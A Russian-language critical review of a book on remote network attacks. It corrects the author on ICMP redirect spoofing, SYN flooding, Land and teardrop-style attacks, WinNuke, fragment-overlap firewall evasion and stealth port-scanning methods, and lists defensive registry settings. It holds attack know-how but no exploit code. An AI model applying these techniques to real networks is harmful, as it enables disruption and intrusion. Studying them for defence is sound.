Во-первых, послать подобное сообщение можно только ответом на IP-пакет жертвы, направленный на маршрутизатор, а просто так оно в большинстве реализаций будет проигнорировано. Второе - успешность атаки зависит от положения галки "использовать дефлотный шлюз".

+"*если пришел ARP-запрос, то посылается ARP-ответ* " там же
Зачем эти подробности? Ведь ARP-ответ посылает не злоумышленник, а его ОС и ему об этом знать ничего не обязательно, - это совершенно не принципиально для атаки. А вот то, что при посыле на удаленный узел ему передается эмулировать ICMP Echo, который посылается удаленной системе для проверки соединения с ней (см. учебник Microsoft Certified Systems Engineer), автор почему-то пропустил!

+"*В случае осуществления второго варианта удаленной атаки атакующий находится в другом сегменте относительно цели атаки* " стр. 91
Добавить - но на пути трафика, ибо во-первых, как уже говорилось, по стандарту ICMP сообщение об ошибке может придти только на посланный IP-пакет, а не свалиться "с неба", причем сообщение об ошибке должно содержать IP хидер + 64 бита данных. Второе - не факт, что маршрутизатор (или МЭС) пропустят такое сообщение.

+"*нарушится связь между данным хостом и указанным в ложном ICMP-сообщении сервером* " там же
...после чего ОС (при соответствующей настойке) пошлет сей пакет на дефлотный шлюз... Поэтому, атакующий должен не вносить новую запись в таблицу маршрутизации, а менять адрес шлюза, - вот об этом и надо писать!

+++ "*Остальные ОС,... игнорировали данное ICMP Redirect сообщение* " **стр. 92**
Не совсем - просто они сверяли 64 бита возращенного IP заголовка, якобы породившего ошибку. Если его подделать, лягут и они (я проверил - работает!)

+"*Другой способ защиты состоит в изменении... ядра операционных систем* " там же
Зачем? Как правило, у них есть специальная переменная-флаг для этой цели (см. выше)

+"*Но это возможно только в случае свободно распространяемых исходных текстов...* " там же
Ну а NT можно вылечить ковырянием в реестре - сейчас навскидку не помню, а копаться лень, но соответствующий ключ там точно есть. А вот, нашел - HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\EnableICMPRedirect

Подмена одного из субъектов TCP-соединения в сети Internet

Общие замечания по главе : материал главы не плох, но почему же он остается не переработанным со времен первого издания? Не рассказано о возможности вклинивания в уже существующее TCP-соединение, автор не упомянул о механизмах идентификации, появившихся в IPv6...

+ "*Именно поэтому протоколы прикладного уровня FTP и TELNET, ... реализованы на базе протокола TCP* " **стр. 92**
Известны реализации FTP на базе UDP, впрочем, они не получили большого распространения...

+ "*...может содержать следующие командные биты* " там же
Не совсем корректно - оно не может, оно и так их содержит, а они могут быть взведены или нет. Почему, кстати, их названия даны без перевода и объяснения?

+ "*B отвечает B-- > A: SYN, ACK, ISSb, ACK(ISSa+1)*" там же и далее
Зачем два раза дублируется ACK?

++ "*(а лучше аппаратного)* " стр. 95
Хватит и программного :-)

!!! "*...достаточно послать всего 100000 пакетов* " **стр. 99**
Нет! Как человек, неоднократно воспроизводивший эту атаку в лаб. условиях (и просто как здравомыслящий человек), должен сказать, что 1000000 пакетов мгновенно переданы быть не могут (не надо объяснять почему?), а за это время идентификаторы сторон изменяться и придется составлять новый список пакетов для рассылки, поэтому, их число увеличится.

+ стр. 104 - 105 так же 106 - 109
Не лучше ли сократить протокол?

+ "*в сети Internet (стандарта IPv4) не предусмотрен контроль за IP адресом отправителя сообщения* " стр. 113
На мой взгляд здесь бы следовало бы рассказать об средствах аутентификации, появившихся в IPv6

+++ "*очевидность данной удаленной атаки была ясна еще лет двадцать назад... корни этой атаки находятся в самой инфрастуктуре сети Internet, в ее базовых протоколах TCP и IP* " **стр. 113**
Не все так мрачно! Некоторые системы реализуют очередь типа LIFO, а не FIFO, и уже одно это снижает эффективность затопления SYN-ами, особенно, если очередь кольцевая. А в отношении NT - эта зараза виснет (кстати, в для нее были выпущены заплатки и в Windows 2000 это уже исправлено) только потому, что кому-то из руководителей проекта взбрело в голову размещать буфера в неоткачиваемой памяти количество которой ограничено (причем весьма!).

Т.е. все-таки все козни от кривых реализаций, а не самих протоколов. Причем тут протоколы? И их тем более IP, который вообще никакого соединения не устанавливает - про него и речи не идет...

+ "*другая разновидность атаки "Отказ в обслуживании"*..." там же
А не та же ли самая? Правильнее сказать, что если система не ограничивает размер очереди, и размешает ее в неоткачиваемой памяти, то на SYN-штором она отреагирует безоговорочным повисанием, а если огранивает - то при заполнении очереди запросов будет игнорировать все попытки подключения, в т.ч. и от легальных пользователей. Но это не две разновидности одной атаки - это две разновидности реакции на одну и ту же атаку.

!"*передаваемые TCP-запросы направлялись на FTP-порт, .. а так как Windows 95 принципиально клиентская операционная система и FTP-сервера под нее нет, то... сохранять в памяти запросы и дожидаться рукопожатия ей просто не было необходимости* ". **стр. 115**
Во-первых, на странице 114 утверждалось, что целевой порт меняется (кстати, строго говоря, нет понятия FTP-порт, так и следует писать 21 порт, но это мелочь, ладно), а теперь выходит, что шторм пакетов был направлен на FTP-порт. Так он менялся или нет?
Второе, FTP-серверов под Windows 95 просто уйма, да и причем тут полноценный FTP-сервер? Достаточно, просто открыть соответствующий порт для подключения (пара строк на перле или Си) и Windows как миленькая, будет ставить все запросы в очередь. А так она отвечает на все RST, и говорить о переполнении очереди просто некорректно (поэтому-то и она и "встает" сразу же после снятия воздействия).
А причина ее "полегания" в вин-мутанте, который не дает ничему выполняется пока обрабатывается одно подключение - но только оно обработалось, система не дает никому управления, т.к. видит, что нужно обрабатывать второе подключение, подоспевшее во время обработки первого, ну и все, собственно - ласты.
Обязательно следует объяснить, почему, системы ложатся от SYN-шторма, приходящего даже на закрытый порт, причем, что интересно, у разных операционных систем эти причины различны!!! И виноваты в этом не проколы... и не Интернет...

+ "*Направленный шторм на ОС Win NT 4.0* " там же и далее
Хорошо бы рассказать и о Windows 2000.

! "**стр. 118.**

Формула неверна, т.к. при вероятность определяется одним лишь отношением , где U - количество пакетов, генерируемых пользователем. Физическая аналогия - час пик при отсутствии электричек. Вероятность уехать равна не частоте следования электричек, а отношению мест в электричке (размеру очереди) к количеству людей (пакетов).
Дело в том, что если очередь заполнена, очередной пакет уничтожается. Но рано или поздно появляется "окно", готовое принять свежий пакет. Вероятность обойти злоумышленника зависит только от соотношения количества пересылаемых им и юзером пакетов, но ни от размера очереди (при чем тут размер - когда она уже вся забита?!), ни от значения тайм-аута она не зависит.
Попутно - а зачем эта формула?! Все, выведенные с ее помощью цифры, не выдерживают экспериментальной проверки, особенно, это хорошо заметно на больших тайм-аутах - формула безбожно занижает вероятность!

+ "*80й HHTP-порт на сервере одновременно позволяет создавать не боле 80 соединений с удаленными почтовыми серверами*" **стр. 119**
Почтовыми-то причем? Ничего не понял. Чем мерялось-то это? Заходы браузера или просто TCP соединение?

! "*опцию, позволяющую установить неомраченное максимальное число одновременно подключенных клиентов. Однако, на уровне TCP это число все равно ограничено приведенными выше значениями... Microsoft просто поражает* " там же

Это неправда! На уровне драйвера TCPIP число соединений не ограничено, а вот у AFD, лежащим уровнем выше, - таки да. Поэтому, чтобы увеличить макТСРконнекшен надо смотреть не настойки TCPIP, а AFD.
Второе - "Клиент" != "соединение", это понятия разные и настраиваются в различных местах.

+ "*не более примерно 1040 соединений...* " там же
1000 по дефлоту, 40.000 максиум. Доки читать когда будем?

+ "*139 порт... "родной" для NT порт...* " там же
От такой же для не родной, как 23, телнетовский например. SMB протокол разрабатывался для OS/2, без участия команды разработчиков Win NT.

!!! "*параметр N изменить в данной версии невозможно* " **стр. 120**
Это неправда! См. "HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\ Services\ AFD\ Parameters \EnableDynamicBacklog".

!!! "*Обычный Microsoft NetTech Knoweledge Base не содержит даже этой информации (!!!)* " там же
Да ну? А если поискать? (Кстати. слово Knowledge написано с ошибкой). А как же техническая статья за номером Q142641 "Internet Server Unavailable Because of Malicious SYN Attacks" от 8 января 1998 года? Очень познавательная статья, кстати, неплохо бы прочесть!

!!! "*WWW, FTP, SMTP, POP3 серверы на базе Windows NT 4.0 Server функционировать не будут! Любой кракер с обычным модемом на 33600 сможет....* " там же
Не верно! Windows NT поддерживает динамическое увеличение очереди по мере возникновения в ней потребности. Это каждый администратор знает. Да и в той же NT 4.0 MS уже приняла меры защиты, про Win 2000 я и вовсе молчу. Словом, заявление автора - смешно (или наивно).

+"*..умиляет привилегированность родного 139 порта - более чем двенадцатикратный приоритет... особенно это интересно смотрится вкупе с невозможность ручного изменения длинны очереди на определенном порту* " там же
Ну дык, - сперва там было то ли 7 то ли 11 мак. конекшен, а потом, когда поняли что этого мало - взяли с запасом. А насчет "ручного" изменения длины очереди - см. настойки ADF и TCP - там это есть (ключ реестра выше).

! "*любой кракер с обычным модемом на 33600 бит.сек сможет генерировать "шторм" запросов порядка 80 зап\сек...* " там же
Это экспериментальные данные или прикидка? Если считать, не забывая учесть подзаголовок TCP/IP, то выходит 56 пакетов максимум.

+ "*в существующем стандарте сети Internet IPv4 нет приемлемых способов надежно обезопасить свои системы от этой удаленной атаки* " **стр. 121**
Проделам простой подсчет. Пусть хакер в секунду направляет 20.000 пакетов (100% загрузка 10 Мегабитовой сети)... для обработки одного подключения требуется байт 100 памяти (NT требует 78 байт). Тогда за секунду будет вылетать ~ 2 мегабайта. Возьмем тайм-аут секунд 30 (мало не будет), тогда максимальный расход памяти составит 60, ну пускай 100 мегабайт. По современным понятиям - тьфу, не так много, чтобы говорить *о принципиальной незащищенности* , тем паче, что не обязательно требовать физическую память - сгодится на худой конец и виртуальная...
Дело не в протоколах, дело в том, что пропуская способность канала обгоняет аппаратные возможности некоторых серверов. Теоретически и без атаки может сложиться указанная ситуация.

+ *максимальный размер дейтаграммы... в среде ATM 56 байт* " там же
Цитирую RFC-791: "Every internet module must be able to forward a datagram of 68 octets without further fragmentation. This is because an internet header may be up to 60 octets, and the minimum fragment is 8 octets"

!!! "*значение в поле смещения указывается в восьмерках байт, и даже если установить это значение в единицу и предположить, что сетевая ОС не проверяет наложение фрагментов, то*

после сборки фрагментов наложение произойдет только после восьми первых байт TCP или UDP заголовка " **стр. 124**
Я не понял, мы RFC читаем перед сном или нет? Согласен насчет UDP, но только не TCP!!! Автор забыл про pseudo-header (*превдозаголовк*), располагающийся между заголовками IP и TCP, длина которого равна 12 октетам , следовательно, смещение в 8 октетов затирает вторую половину псевдозаголовка и "наезжает" на заголовок TCP. Это описано в RFC-793, т.е. RFC, посвященному самому TCP протоколу, и вовсе не вынесено в какие-то дополнения! Таким образом, описанная атака, отнюдь не миф, а реальность!
Вот цитата из RFC - "This pseudo header contains the Source Address, the Destination Address, the Protocol, and TCP length. This gives the TCP protection against misrouted segments. This information is carried in the Internet Protocol and is transferred across the TCP/Network interface in the arguments or results of calls by the TCP on the IP.

```
+--------+--------+--------+--------+
|           Source Address          |
+--------+--------+--------+--------+
|         Destination Address       |
+--------+--------+--------+--------+
|  zero  |  PTCL  |    TCP Length   |
+--------+--------+--------+--------+"
```

!!! "*как нам кажется, сама идея наложения фрагментов достаточно любопытна. Другое дело, что применение ее для проникновения пакетов атакующего через FireWall в существующем IPv4 представляется маловероятным* " там же
Даже если не существует TCP-подзаголовка, все равно можно обойти FireWell, - например, пусть он фильтрует пакеты с установленным битом срочности на 139 порт - так наложением фрагментов, можно изменить TCP пакет "взводя" бит срочности только после сборки. Еще так можно обойти МСЭ, реагирующих на SYN атаку или предотвращающих нестандартные приемы сканирования и т.д....

+ "*мы начали тестирование и.. абсолютно не удивились, когда ни одна из исследуемых операционных систем.. не реагировали* " **стр. 127**
"Microsoft has confirmed this to be a problem in Windows NT version 3.51..." см. Article ID: Q132470. Если уж Майкрософт признала...

Атаки, использующие ошибки реализации сетевых служб (#2,4)

Общие замечания по главе : слишком коротко и не актуально уже для Windows 98, - про новые операционные системы, как водится, ни слова нет.

+ "**LAND " стр. 129**
Очень длинное, многословное и запутанное описание атаки, при этот так и не раскрывающее ее деталей. Критикуемая автором Microsoft с этой задачей справляется на порядок лучше и на два порядка лаконичнее. см. Q165005 "This behavior occurs because of "Land Attack." Land Attack sends SYN packets with the same source and destination IP addresses and the same source and destination ports to a host computer. This makes it appear as if the host computer sent the packet to itself. Windows NT operates more slowly while the host computer tries to respond to itself."

+ "*эксперименты авторов показали, что этой уязвимости подвержены все версии ОС... правильно Windows NT/Windows 95* " **там же**
Это неправда! Не следует делать умозаключений на счет "всех" - вполне достаточно если авторы перечислят уязвимые версии, над которыми они экспериментировали

! "*...при установленном Service Pack 3* " там же

А он должен спасть? см. Q165005 "This hotfix was originally posted on November 26, 1997. A subsequent fix was completed on January 9, 1998 to address another nearly identical attack and this hotfix has replaced the original one. The original hotfix is included in Windows NT 4.0 Service Pack 3. The most recent hotfix is not; however, it is available from the following Internet locations"

! "*причем Service Pack 4.0 спасает в этом случае несильно... при тестировании "направленным штормом" Land-запросов Windows NT 4.0 на платформе Pentium 200 с установленным Service Pack 4 (серьезно улучшена реакция NT на атаку Land), порог нормальной работы в случае шторма не более 3500 зап\сек* " там же
Не понятно - так защищает SP 4 или нет? Автор противоречит сам себе в пределах одного абзаца. Второе - такое количество запросов уже не проходит через канал 128 килобит и требует по крайней мере 256 - кило битного, очень плотно его забивая, что само по себе уже затрудняет доступ к машине. Атака Land тут не при чем - это просто нехватка ресурсов для работы. Точно так вела бы себя система и при обработке обычных пакетов. Вся прелесть атаки Land, что многие системы (макОс, БеОс, Юниксы) ложаться от одного Land пакета, который может быть отправлен хоть с модема, хоть из Soft-Ice :-)

! "*end=offset+total_len*)-ihl_ " **стр. 130**
Лишняя скобка, не объяснено что есть что (есть offset - смещение из заголовка, то оно измеряется в восьмерках октетов и его нужно умножить на 8, а если оно уже умножено почему об этом нет упоминания; если ihl - это Internet Header Length, то он измеряется в словах по 32 бита, и его нужно множить на четыре) и вообще RFC-791 записывает процедуру поиска положения в очереди так: "begin = FragmentOffset*8; end =(TotalLength-(HeaderLength*4))+FragmentOffset*8"

+ "*IF (prev!=NULL &&...*" там же
Это на каком языке? Почему "IF" на заглавном регистре, нет точек с запятой в конце строки?

+ "*копирование блока отрицательной длины вызывает выход компьютера из строя* " **стр. 131**
В самом деле? :-)

+ "*Пакеты посылаются с любого адреса на любой из портов, независимо, открыт он или нет* " там же
Это IP-атака! А в IP пакете нет поля "порт"!

! "*...newtear... другая вариация на тему этой атаки bonk* " там же
А что, между ними есть какие-то различия помимо названий? Одно и ту же атаку Майрософтовцы называют "newtear", а все остальные "bonk" (bonking) см. "Cryptic Controls" в "**crypto/scope** " от January 15, 1998; "Norvin LeachMSDN Online News Editor "At Microsoft, we call it NewTear, since it's a variant of the Teardrop attack. On the Internet, however, it's called Bonk. And, given the meaning of the term "bonking" in Britain (I'll let you guess at that), there's quite a bit of funny mail flowing around. It may not be as memorable as the Ping of Death, but it's close."

+ "*на открытый (обычно, 139-й) TCP-порт* " **стр. 132**
Не обычно, а на 139 именно - а атака известна под именем WinNuke

Методы удаленного сканирования портов (#2, 14)

Общие замечания по главе: много технических описок, небрежность в использовании терминологии, отсутствие информации по новым приемам сканирования, преувеличены возможности описанных способов "невидимого" сканирования, не описано сканирование UDP-портов (автор ошибочно полагает, что они ничем не отличается от TCP-сканирования).

!!! "*UDP-сканирование принципиально ничем не отличается...* " **стр. 133**

Неправда! UDP-протокол не располагает средствами контроля доставки и установки связи. см. RFC-768. Но при попадании дейтаграммы на неоткрытый UDP порт, генерируется ICMP-сообщение о недоступности порта. Так что тут все не так, как в TCP!

+++ "*далее приводится текст файла /etc/services из ОС Linux* " там же
Следует ли тратить 5 страниц текста на заведомо доступный, очень неполный и морально устаревший список, да еще с непереведенными комментарии (вернее, практически без комментариев вовсе), тем более что дальше в главе он *даже не упоминается*.Это что, просто для объема?

+++ "*рассмотрим чуть более подробно процесс подключения к серверному приложению, ожидающего запросов на подключение на каком-либо TCP-порту* " **стр. 137**
Повтор! Оно намного более подробно уже рассматривалось на странице 92

!!! "*если же ответ через определенный интервал времени так и не пришел...* " **там же**
...значит кто-то выдернул из машины сетевой кабель :-) При попытке установить TCP-соединение с закрытым портом, принимающая сторона посылает TCP-RST.

+++ "*метод "невидимого" анонимного сканирования. Непосредственный инициатор сканирования в принципе не определяется объектом сканирования* " **стр. 138**
Если на то пошло, то можно просто подключится телнетом к удаленной машине и оттуда набрать telnet адрес целевого хоста порт (или подключится через несколько промежуточных машин). Жертва принципиально не сможет опередить кто ее так. Правда, спецслужбы потенциально могут, - стоит им поднять логи сервера. Любопытно, что все анонимные методы, описанные автором, - на самом деле не анонимны, т.к. на прямую общаются со вспомогательным узлом.
Т.е. и в том и в ином случае идет цепочка Хакер -> хост -> жертва. Какая тут анонимность? Жертва знает адрес хоста, а хост - адрес Хакера. Полностью анонимны только схемы пассивного сканирования, когда хакер не передает ни на вспомогательный хост, ни на жертву никаких пакетов, содержащих его обратный адрес. А их очень немного и все они достаточно сложны и непрактичны...

!!! "*TCP SYN-сканирование: очевидный метод, основанный на принципах создания TCP-соединения и состоящий в последовательной передачи на объект сканирования TCP SYN запросов на соединение...* " там же
Не правда! TCP-SYN сканирование основано на диаметрально противоположном - идея, лежащая в его основе состоит в том, что если хост отвечает SYN ACK (порт открыт), то сканирующий *не посылает* в свою очередь ACK! Соединение остается не закрытым и вскоре вышивается по тайм-ауту. Достоинства метода в том, что его труднее обнаружить - многие МСЭ не считают это сканированием вообще.
Напротив, "очевидное" сканирование состоит в полной установке соединения и элементарно обнаруживается. Автор описал не тот метод. Это даже в nethack.faq описано - ума не приложу как это до сих пор никто не заметил?!

! "*TCP FIN-сканирование: данный метод основан на некоторых тонкостях реализации протокола TCP в различных ОС* " **стр. 139**
Это ошибка? Нет, это системная функция! Никакие это не особенности, а ошибка, особенно характерная для BSD и некоторых других систем. Стандарт (RFC-793) говорит по этому поводу следующее: "As a general rule, reset (RST) *must be* sent whenever a segment arrives which apparently is not intended for the current connection. A reset must not be sent if it is not clear that this is the case". Именно так должна вести себя любая система по стандарту и здравому смыслу. Не стоит слишком вольно трактовать следующие строки RFC - "If an unsolicited FIN arrives from the network, the receiving TCP *can* ACK it and tell the user that the connection is closing." т.к. они внутренне противоречивы и приводят к неоднозначности. Листая RFC можно обнаружить множество статей, предлагающий слать тинграммы в одном TCP пакете, со взведенными FIN, ACK и SYN или вариации на эту тему. Предлагалось слишком много вариаций, что должен делать узел,

получивший FIN, не предваренный подтвержденным SYN. Но все это не по стандарту, поэтому...

! "*на передаваемый объект сканирования TCP FIN-запрос закрытые порты отвечают пакетом с флагом RST, а открытые игнорируют данный запрос. Однако, сетевые ОС фирмы Microsoft не подвержены такому методу сканирования* " там же.
Во-первых, не запрос, а уведомление об одностороннем закрытии соединения, которого никто и не думал устанавливать.
Во-вторых такое сканирование осуществляется со взведенными **ASK** и **FIN** флагами, и существуют вариации **SYN+FIN, ASK+SYN+FIN** и т.д.
Располагает ли автор сведениям как каждая из ОС от MS реагирует на эти комбинации? Вполне вероятно, что ее поведение будет отлично от приема пакета с одним лишь FIN-ом.

??? "*Сканирование с использованием IP фрагментации* " там же
Непонятно, какие это дает преимущества? Разве что затрудняет обнаружение сканирования на сетевом уровне...

+ "*(от 1000 до 65535)* " **стр. 140**
от 1.

!!! "*протокол FTP (RFC 959) имеет ряд, чрезвычайно интересных и мало описанных функций, одной из которых является возможность создания так называемых proxy ftp соединений с ftp-сервера* " там же
Эта возможность широко описана в различной литературе! Но на использование ftp-сервера для сканирования портов наложено множество ограничений. Во-первых, команда PORT, передающаяся серверу, требует, чтобы порт был представлен в виде двух аргументов - HIGH и LOW, так чтобы port = HIGH*256+LOW, причем HIGH **не может равняться нулю** (это не запрещает стандарт, но во всех, видимых мной реализациях это так - если какой сервер и не проверяет HIGH на нуль, то он относится к редкостной экзотике).
Отсюда - очевидная невозможность сканирования первых 256 портов, которые как раз и представляют основной интерес. Второе, многие реализации Ftp-серверов не позволяют устанавливать соединения на зарезервированные порты, список которых как раз и берется из файла типа /etc/service.
В-третьих, не каждый сервис может быть готов принять данные, например, дайтайим только передает их и разрывает соединение (см. ниже). Поэтому, *использование ftp-сервера для сканирования портов представляется глубоко утопичным* и не имеющим никакого практического значения!

+ "*в том случае, если программная реализация ftp-сервера поддерживает режим proxy* " там же
А, что она может его не поддерживать? Как же тогда сервер будет соединятся с самим клиентом? Другой вопрос, что сервер может выполнять некоторые дополнительные проверки перед соединением.

+ "*на любой другой сервер в Internet* " **стр. 141**
Необязательно сервер - им может быть и клиентская машина, как в подавляющем большинстве случаев и бывает.

+ "*создать процесс DTP-Server* " там же
Не процесс, а модуль! И не создать, - клиент не может создать модуль на сервере, - технически правильно говорить "дождаться пока модуль DTP-Server (которым может являться и клиент, т.к. именно он определяет кто из них будет активом, а кто пассивом) установит соединение с узлом указанным клиентом на указанный порт".

+ "*Функциональность данной возможности протокола FTP вызывает некоторое сомнение* " там же

Ну и зря - эта возможность очень удобна для посылки файла другому человеку, без приаттачивания его к письму и без необходимости гонять его сначала к свой машине, потом на сервер, потом от сервера получателю - тройное сокращение трафика!

! "*подобную возможность, которая теперь выглядит... отнюдь не безопасной* " там же
Абсолютно безопасной, т.к. получатель должен *сам* предпринять кое-какие шаги для получения данных от сервера (как минимум, открыть порт и приступить к его прослушиванию). И кроме того сам сервер на целевой объект налагает множество ограничений. см. ниже.

! "*следует выполнить команду LIST, по которой ftp сервер пытается прочитать текущую директорию на объекте сканирования* " там же
С чего вдруг? Таак, открываем RFC на который автор ссылался парой абзацев выше и читаем "LIST: This command causes a list to be *sentM* from the server to the passive DTP. If the pathname specifies a directory or other" Честно говоря, упорное нежелание автора открыть документацию на которую сам же и ссылается начинает раздражать.

! "*на ftp-сервер приходит ответ TCP SYN ACK и мы получим от ftp-сервера ответы: 150 226* " там же
Ну, 226 мы получим только после завершения передачи данных клиенту, но не факт, что любой открытый порт готов принять данные. Пример - дайтайм ничего не принимает, а только отдает, хотя его порт и открыт. И потом, код завершения 226 к установлению соединения никакого отношения не имеет, его лучше не упоминать совсем. А если и упоминать, то добавить и 200 - на PORT комманд сукфесл.

! "*Существует возможность узнать количество пакетов, переданных хостом, по параметру ID в заголовке IP (С каждым переданным пакетом значение ID в заголовке IP-пакета обычно увеличивается на 1* " **стр. 142**
Весьма спорное утверждение, исходящее из выполнения одного из замечаний в RFC-791 "However, since the Identifier field allows 65,536 different values, some host may be able to simply use unique identifiers independent of destination", но многие реализации обеспечивают уникальность ID лишь одного отправителя, поэтому, его изменение позволяет установить сколько пакетов было отправлено именно этому хосту. Тем более, что RFC никак не говорит каким образом следует обеспечивать уникальность, - если у автора данные какие именно реализации увеличивают его на единицу?

+ "*Хост отвечает TCP RST на TCP SYN ACK и ничего не отвечает на TCP RST (Естественно, это происходит только в случае "неожиданного" прихода таких пакетов")* там же
Что значит неожиданных? Не проще ли (и технически грамотнее!) сказать - если "не находится не в состоянии синхронизации"

+ "*Если мы пошлем на С несколько TCP SYN...* " там же
А один SYN, что, маловато будет? В чем смысл посылки нескольких пакетов? При условии, что хост действительно "немой" - это ни к чему. Если хост изредка посылает или принимает какие-то пакеты, (а так, обычно, и бывает), то для того, что бы отличить действительно открытый порт от шума, надо слать эти пакеты с некоторым интервалом, а не один за одним, как описывает автор, т.к. это более надежно позволит отождествить интересующие хакера пакеты ото всех посторонних.

! "*Во-первых, можно воспользоваться анонимными telnet account, коих в Интернет в достатке* " **стр. 145**
"В достатке" это сколько? Десять? Сто? Тысяча? Стоп, вот тысячи уже и не наберем! Далее - подавляющее большинство из них запрещают устанавливать соединения по нелокальным адресам. Да мало того, если кто и разрешает такую операцию, то во-первых запоминает IP сканирующего, а во-вторых, ставит системы, распознающие сканирование и автоматом прибивающие такой аккаунт (пример - WepProvider.com). Несколько легче найти узел, дающий web-хостинг с Перлом, но и тут проблемы в использовании его для сканирования - за этим следят!

Поэтому, предложенный автор метод близко к утопическому.

+ "*обнаружена бдительным администратором "в погонах"... и мы долго получали гневные письма с угрозами скорой хакерской расправы с нашими хостами... Но личто нам было очень весело читать подобные гневные письма и объяснять, что если бы у нас был хоть какой-то злой умысел (хотя откуда ему взяться), то уж наверное мы бы сделали так, чтобы нас было невозможно вычислить* " **стр. 146**
Очень смелое заявление, однако, неправильное. При условии, что протоколы подключений ко всем серверам, используемыми авторами для атаки ведутся, то обнаружить сканирующего принципиально возможно, тем более человеку "в погонах".

Причины успеха удаленных атак на распределительные вычислительные системы и сеть Internet

Общие замечания по главе : написанная очень тяжелым, излишне заумным языком, эта глава за маской концептуальных проблем, на самом деле описывает частные ошибки реализации, уже исправленные не сегодняшний день на подавляющем большинстве хоств. И ни слова о том, что многие из описанных им "вселенских" проблем разрешены в IPv6, - о котором он даже не упоминает!

+++ "*при этом основным средством анализа безопасности сетевого взаимодействия объектов распределенной системы будет являться описанный в главе 3 сетевой анализ (анализ сетевого трафика* " **стр. 148**
Еще раз обращаю внимание на несоответствие названию книги и ее содержимому. Это что "Внутрисегментные атаки Ethernet?" В Интернет слушать чужой трафик - не то же самое, что в локальной сети!

+ "*успеха угроз* " там же
успеха реализации угроз

! "*рассматриваемые ниже причины основываются на базовых принципах построения сетевого взаимодействия объектов распределенной ВС* " там же
Однако, приведенные ниже примеры, основываются на частных ошибках, которые в настоящее время уже исправлены.

+++ "*в этой главе мы разберем только причины успеха угроз, направленных на инфраструктуру и базовые протоколы сети, а не угроз теле коммутационным службам* " там же
Это неправда. Автор рассматривает и неоднократно упоминает прикладные протоколы такие как FTP и TELNET, серьезно акцентирует внимание на ошибки древних реализаций DNS. *Это не базовые протоколы*.

! "*отказаться от определенных служб (DNS, например)* " там же
Пристрелить, чтобы не мучалась? А не проще ли исправить ошибки реализации, как это уже и сделано?

! "*прослушивание канала передачи сообщений... такая атака программного возможна только в том случае, если атакующий находится в сети с физической широковещательной средой передачи данных* " там же
Нет, не только - еще существует возможность активного воздействия на информационный поток или ключевые узлы РВС, ответственные за его транспортировку или выбор адреса назначения.
Топологи "звезда" не является достаточным условием для защиты от такого вида атак, а, учитывая, что подавляющее большинство атак, нацеленных на перехват, как раз действуют по активной схеме воздействия (именно такие атаки и описывает автор, например, подмена содержимого ARP-кэш), то основная причина лежит не в широковещательности среды, а в ошибках разработки

протоколов и их программной реализации.

"*Token Ring не является широковещательной* " там же
Это смотря как посмотреть, но в любом случае эта сеть построена по топологии с общей шиной, со всеми отсюда вытекающими последствиями. см. IEEE 802.5

+ "*матрица NxN* " **стр. 150**
Не сказано, что такое N

!"*в прикладных протоколах FTP, TELNET, POP3 имена и пароли пользователей передаются по сет в виде открытых, незашифрованных* " **стр. 155**
TELNET-клиент под Windows 2000 передает NTLM хеш вместо пароля, а в POP3 изначально предусмотрена команда APOP, реализующая схему запрос-отклик, принципиально устойчивую к man-in-middle.

! "*Об удаленных атаках, направленных на эти протоколы* " **стр. 157**
Атаки, направленные на конкретные реализации указанных протоколов, а в отношении DNS шибко устаревшие на сегодняшний день

++ "*Поэтому, все пользователи сети Интернет могут быть атакованы в любой момент* " там же
Слишком сильное утверждение, не имеющие под собой никакой основы.

Безопасные распределенные вычислительные системы

Общие замечания по главе : слишком устаревшая, об IPv6, снимающего большинство поставленных в этой главе проблем, автор лишь однократно упоминает, сообщая, что он якобы все еще разрабатывается... Вывод - главу не спасет даже капитальное редактирование - ее следовало бы переписать полностью

! "*система с выделенными каналами связи - это система, в которой отсутствует неопределенность с информацией о ее объектах. Каждый объект в такой системе изначально однозначно идентифицируется и обладает полной информацией о других объектах системы* " **стр. 161**
Это неверно! Хорошо, пусть к компьютеру автора подсоединен 1 млрд. (нет, 1 мало - пускай 1 миллиард миллиардов) проводов, связывающих его напрямую со всеми хостами мира. Вопрос, как в этом случае найти хост фирмы Microsoft? На каком он кабеле? Следовательно, необходимо создание специализированной поисковой системы, например, связывающей имена и аппаратные адреса. А, как утверждал выше автор, это несет в себе потенциальную угрозу, т.е. он противоречит сам себе.

! "*ограниченное число объектов системы (зависит от числа входа у коммутатора)* " там же
Какие физические фундаментальные ограничения мешают увеличить число входов коммутатора?

!!! "*группы разработчиков уже заканчивают проект создания нового, более защищенного стандарта сети Интернет IPv6* " **стр. 170**
Интересно, автор читал свою книгу перед переизданием?

Как защититься от удаленных атак в сети Internet?

Общие замечания по главе : глава носит философский характер, и практические рекомендации по защите по типу "руководство к действию" в ней отсутствуют. Содержимое морально устарело и не соответствует действительности. Автор намеренно дезинформирует непрофессионального читателя, создавая у него впечатление полной незащищенности Интернет.

!"*99% процентов информационных ресурсов в сети являются общедоступными* " **стр. 171**
Во-первых, дважды употреблен символ и слово проценты, во вторых - на сегодняшний день в сети даже не половина, а гораздо меньше ресурсов предполагает свободный доступ, не говоря о корпоративных сетях, подцепленных к Интернет, не говоря о магазинах и проч., достаточно заметить, что большинство FTP-серверов, требуют пароля, как и большинство тел-нет серверов, не говоря уже о почте и т.д.

!"*удаленный доступ к системе в принципе невозможен* " там же
Это неправда! В принципе, возможно получить удаленный доступ посылкой одного IP пакета (который система обязана принять, будь она серверная или клиентская) - достаточно существование всего лишь одной программной ошибки, приводящей, скажем, к срыву стека. Поэтому, следует сказать "при условии отсутствия ошибок реализации". Но захочет ли автор поручится, что в Windows 95\98 таких ошибок нет? :-)

+"*давно известна программа, при некоторых условиях предоставляющая атакующему доступ к файловой системе Windows NT* " **стр. 172**
Что за программа? Что за условия? Что за файловая система? Что подразумевается под "предоставлением доступа"?

! "*служба DNS: удобно, но опасно* " там же
Уже давно не так опасно, как то описывает автор

!!!"*Отказ в обслуживании... эта атака используя фундаментальные проблемы в безопасности протоколов и инфраструктуры сети Интернет...* " **стр. 173**
Это неправда! Причина успешности DOS атак - частные ошибки реализации, и в случае с SYN атакой то же (см. объяснение выше).

+++ "*ОС Windows 95 или Windows NT - наиболее лакомая цель (можно поразить любой хост в сети Интернет, на котором установлена данная ОС)* " там же
Автор тактично умалчивает, что "поражение" сводится к разрыву установленного соединения с другим хостом и атака для своей реализации требует соблюдения множества условий, маловероятных на практике, и уж тем более замалчивается что в современных ОС эта проблема давно решена.

